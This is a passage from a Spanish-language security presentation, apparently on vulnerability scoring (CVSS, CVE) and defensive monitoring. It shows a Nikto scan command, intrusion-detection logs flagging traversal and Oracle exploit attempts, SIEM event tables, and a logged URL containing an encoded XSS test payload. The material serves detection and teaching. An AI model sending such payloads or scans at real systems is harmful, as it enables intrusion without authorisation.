Los fabricantes en estos casos, a veces, agrupan varias vulnerabilidades dentro de un mismo CVE y lo solucionan todos a la vez, aunque hayan conocido el fallo en distintos momentos.

CVSS




CVSS (Common Vulnerability Scoring System), un estándar que gradúa la severidad de manera estricta a través de fórmulas establecidas. De esta forma **los administradores conocerán de manera objetiva (a través de un número) la gravedad de los fallos.**

Está basado en los tres pilares de la seguridad de la información: la confidencialidad, integridad y disponibilidad de los datos, además de si el problema es aprovechable en remoto o local, la complejidad de explotación y la necesidad de estar autenticado en el sistema.

Cuanto más próximo a 10, más grave es la vulnerabilidad.

Microsoft Security Bulletin

CWE



DEFENSA

Softwares de Monitoreo

```
root@appliance:~# nikto -h [REDACTED] -output [REDACTED].xml
- Nikto v2.1.6

+ Target IP: [REDACTED]
+ Target Hostname: [REDACTED]
+ Target Port: 80
+ Start Time: 2015-05-11 17:26:04 (GMT-4)
```

IP Address: [REDACTED]
MAC Address: [REDACTED]

Host Name: [REDACTED]
Network Group: [REDACTED]

Host Severity: 8 Critical

Advanced search

Filter: Detection type: Malicious Content, Malicious Behavior, Suspicious Behavior, Exploits, Grayware, Malicious URLs

Detection severity: High only ALL

Status	Timestamp	Detection Name	Protocol	Detectio...	2015-05-11 04:40:00 to 2015-05-11 12:33:43	Custom range
[REDACTED]	2015-05-11 12:...	Oracle HTTP exploit	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	Oracle HTTP exploit	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	Oracle HTTP exploit	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	Cgi_Apache2.0.39_Traversal_Exploit	Network Virus P...	! High	[REDACTED]	Exploit: Cg...
[REDACTED]	2015-05-11 12:...	Cgi_Apache2.0.39_Traversal_Exploit	Network Virus P...	! High	[REDACTED]	Exploit: Cg...
[REDACTED]	2015-05-11 12:...	HTTP_DIRECTORY_TRAVERSAL...	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	HTTP_DIRECTORY_TRAVERSAL...	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	HTTP_DIRECTORY_TRAVERSAL...	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	Oracle HTTP exploit	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	Oracle HTTP exploit	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	Oracle HTTP exploit	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	HTTP_DIRECTORY_TRAVERSAL...	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	HTTP_DIRECTORY_TRAVERSAL...	HTTP	! High	[REDACTED]	URL: http: [REDACTED]
[REDACTED]	2015-05-11 12:...	CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	! High	[REDACTED]	Exploit: CGI_UNICODE_TRAVER...
[REDACTED]	2015-05-11 12:...	CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	! High	[REDACTED]	Exploit: CGI_UNICODE_TRAVER...
[REDACTED]	2015-05-11 12:...	CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	! High	[REDACTED]	Exploit: CGI_UNICODE_TRAVER...

🚩	2015-05-14 17:...	148.212.167.... ▾	Cross-Site Scripting(XSS) detected	HTTP	❗ High	Point of Entry	Internal	IP address: 190...
🚩	2015-05-14 17:...	148.212.167.... ▾	Cross-Site Scripting(XSS) detected	HTTP	❗ High	Point of Entry	Internal	IP address: 190...
🚩	2015-05-14 17:...	148.212.167.... ▾	Cross-Site Scripting(XSS) detected	HTTP	❗ High	Point of Entry	Internal	IP address: 190...
🚩	2015-05-14 16:...	148.212.167.... ▾	Cross-Site Scripting(XSS) detected	HTTP	❗ High	Point of Entry	Internal	IP address: 190...

Detection Name

Cross-Site Scripting(XSS) detected

Severity

High

Type

Suspicious Behavior

Export Connection Details

Connection Details

Hand (F)



Host

IP Address:

Port:

18873

MAC Address:

Network Group:

Network Zone:

Trusted

User Account:

Destination

IP Address:

Port:

80

MAC Address:

Network Group:

No group

Network Zone:

No network zone

File Details

Download Detected File

File Size:

162 B

Additional Details

Detection Rule ID:

67

Detected By:

Network Content Inspection Engine

Protocol:

HTTP

URL:

http://[REDACTED]/?mact=Search%2Ccntnt01%2Cdosearch%2C0&cntnt01returnid=15&cntnt01searchinput=%3Cscript%3Ealert%28%22Hello%21+i+am+an+alert+box%21%22%3C%2Fscript%3E&submit=Buscar

Mitigation:

Will not be mitigated

Outbreak Containment Service:

Unblocked

[Export Connection Details](#)

Connection Details



Host

IP Address:
[REDACTED]

Port:
42523

MAC Address:
[REDACTED]

Network Group:
[REDACTED]

Network Zone:
Trusted

Destination

IP Address:
[REDACTED]

Port:
80

MAC Address:
[REDACTED]

Network Group:
No group

Network Zone:
No network zone

HTTP

User Agent:
Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:000477)

Additional Details

Detection Rule ID:

1119

Detected By:

Network Content Inspection Engine

Protocol:

HTTP

URL:


http://[REDACTED]setup.nsf

Mitigation:

Will not be mitigated

Outbreak Containment Service:

Unblocked









Figure 2. Correlation Directive example: detecting brute force attacks.




DATE	EVENT NAME	RISK
2015-06-09 15:13:00	snort: "GPL ICMP_INFO PING *NIX"	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows Logon Success.	0







TOP 10 HOSTS WITH VIRUS DETECTED



SUCCESSFUL AUTHENTICATION LOGIN VS FAILED LOGIN EVENTS




MALWARE EVENTS BY TYPE




FIREWALL PERMIT VS FIREWALL DENY EVENTS

No data available yet


SYSTEM EVENTS







